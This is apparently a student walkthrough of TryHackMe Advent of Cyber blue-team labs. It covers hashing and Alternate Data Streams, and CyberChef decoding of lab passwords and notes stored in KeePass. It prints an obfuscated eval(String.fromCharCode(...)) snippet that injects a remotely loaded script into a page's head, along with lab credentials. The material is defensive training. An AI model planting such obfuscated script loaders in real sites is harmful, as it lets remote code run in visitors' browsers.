
It will lead us to a new page and the flag that is displayed is the answer for Question6.




```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option:
```

Question 7

Next, when we choose naughty list, we found that Sharika Spooner is in the list of naughty list.




```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 2
```




```
Jere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner
```

## Question 8

At last, as we select the nice list, we found that Jamie Victoria is at in the list of nice list which is the answer for Question 8.



```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 1
```



```
Karly Lorenzo
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
```

**Thought Process/Methodology:**

At start, we use Terminal to open Remmina. Then, we use Remmina to connect the remote machine which must deployed before proceeding. Then we type the server IP, username and password which given by THM and colour depth change to 32 bpp. Then we accept the certification. It lead us to a new page. As we want to do is open PowerShell. Next, with PowerShell, we can obtain the hash of a file by running the following command. Then we found the MD5 and SHA256 file hash which is answer for Question 2 and 3. After that, we type the command to run for the Strings tool to scan the mysterious executable. Then, we found the hidden flag within the executable which is the answer for Question 4. As we want to view Alternate Data Streams (ADS), the command we used as shown below and the command is the answer for Question 5. Next, we follow the instructions of THM and type the command to run to launch the hidden executable hiding within ADS. It will lead us to a new page and the flag that is displayed is the answer for Question6. Next, when we choose naughty list, we found that Sharika Spooner is in the list of naughty list. At last, as we select the nice list, we found that Jamie Victoria is at in the list of nice list which is the answer for Question 8.


## Day 22: Blue Teaming - Elf McEager becomes CyberElf

**Tools used**: Attack box, cyberchef and remmina.

**Solution/walkthrough**:

### Question 1

Copy the folder name and paste it on Cyberchef for decoding the encoded values. After that use the Magic recipe. When we enter the name of the folder, we see that Cyberchef was able to decode. Looking under 'Result snippet'. We will find out the password to the KeePass database.



Last build: 6 months ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

Recipe: Magic — Depth 3, □ Intensive mode, □ Extensive language support, Crib (known plaintext string or regex)

Input (length: 22, lines: 1):


```
dGhlZ3JpbmNod2FzaGVyZQ
```

Output (time: 282ms, length: 18547, lines: 690):

```
Recipe (click to load)              Result snippet       Properties
From_Base64('A-Za-z0-9-_',true)     thegrinchwashere     Possible languages:
                                                             English
                                                             German
                                                             Dutch
                                                             Indonesian
                                                         Matching ops: From Base64
                                                         Valid UTF8
                                                         Entropy: 3.28
From_Base64('A-Za-z0-9_.',true)     thegrinchwashere     Possible languages:
                                                             English
                                                             German
```

### Question 2

We can look through that the output when we enter the name of folder. We get phrase that was decoded from base64.



Last build: 6 months ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

Recipe: Magic — Depth 3, □ Intensive mode, □ Extensive language support, Crib (known plaintext string or regex)

Input (length: 22, lines: 1):


```
dGhlZ3JpbmNod2FzaGVyZQ
```

Output (time: 282ms, length: 18547, lines: 690):

```
Recipe (click to load)              Result snippet       Properties
From_Base64('A-Za-z0-9-_',true)     thegrinchwashere     Possible languages:
                                                             English
                                                             German
                                                             Dutch
                                                             Indonesian
                                                         Matching ops: From Base64
                                                         Valid UTF8
                                                         Entropy: 3.28
From_Base64('A-Za-z0-9_.',true)     thegrinchwashere     Possible languages:
                                                             English
                                                             German
```

## Question 3

Type the password that find in Question 1 and you will see a file named hiya. Open the file and you will find out the notes given.



Title: hiya

User name:

Password: ••••••••••••••••

Repeat: ••••••••••••••••

Quality: 47 bits 16 ch.

URL:


Notes: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

□ Expires: 7/22/2022 12:00:00 AM

THM Browser-Based
vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=3152f66a6953752b&proxyIP=10.10.37.231&resize=rem...
Applications
Places
System
Fri 22 Jul, 09:38
AttackBox IP:10.10.37.231
10.10.195.111
10.10.195.111
Edit Entry
Entry
Advanced
Properties
Auto-Type
History
Icon:

## Question 4 & 5

When we click on the Network tab we see there is a saved password for the Elf Server. Lets copy the password and paste it in CyberChef. It looks like it was able to decode the password from hex. The password for the Elf Server is sn0wm4n!



Input: 736e30774d346e21


Magic: Depth 3, □ Intensive mode, □ Extensive language support

Crib (known plaintext string or regex)

| Recipe (click to load) | Result snippet | Properties |
|---|---|---|
| From_Hex('None') | sn0wM4n! | Valid UTF8<br>Entropy: 2.75 |
|  | 736e30774d346e21 | Matching ops: From Base64, From Hex, From Hexdump<br>Valid UTF8<br>Entropy: 3.03 |

## Question 6

When we click on the eMail we see there is a saved password for the Elf Mail. Copy the password and paste it on Cyberchef. By the notes given 'Entities', we can type it on the search bar and we can see HTML Entity as a result. Put it on the recipe to decode and it will show the result.




From HTML Entity

```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

```
ic3Skating!
```

## Question 7

Inside the Recycling Bin folder, open the elf security system and we can see the username and password.



Title: Elf Security System

User name: superelfadmin

Password: nothinghere

Repeat:

Quality: 22 bits 11 ch.

URL:


Notes:

```
48, 50, 44, 32, 49, 48, 48, 44, 32, 53, 55, 44, 32, 57, 55, 44, 32, 53, 49,
44, 32, 53, 48, 44, 32, 53, 55, 44, 32, 53, 54, 44, 32, 57, 55, 44, 32, 53,
54, 44, 32, 53, 54, 44, 32, 57, 56, 44, 32, 53, 54, 41, 41, 32, 62, 32, 45,
49, 41, 32, 123, 32, 110, 116, 51, 32, 61, 32, 102, 97, 108, 115, 101, 59,
125, 32, 125, 32, 105, 102, 40, 110, 116, 51, 32, 61, 61, 32, 116, 114,
117, 101, 41, 123, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101,
116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97,
109, 101, 40, 34, 104, 101, 97, 100, 34, 41, 91, 48, 93, 46, 97, 112, 112,
101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 111, 109, 101, 115, 116,
114, 105, 110, 103, 41, 59, 32, 125));
```

□ Expires: 12/23/2020 12:00:00 AM

## Question 8

Open the recycling bin folder and we will see the notes given. Copy the notes and paste it on the Cyberchef. Select the 'Charcode' and put it on recipe twice and set it with Comma as the delimiter and base of 10. A website link is given and copy the website and paste it on the internet browser and you will find out the flag.



From Charcode
Delimiter: Comma
Base: 10


From Charcode
Delimiter: Comma
Base: 10

Input (length: 3143, lines: 2)

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105,
110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97,
116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116,
39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121,
112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114,
105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46,
97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103,
46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44,
32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32,
49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44,
32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49,
48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49,
55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49,
48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44,
```

Output (start: 1, end: 69, length: 68; time: 1ms, length: 69, lines: 1)

```
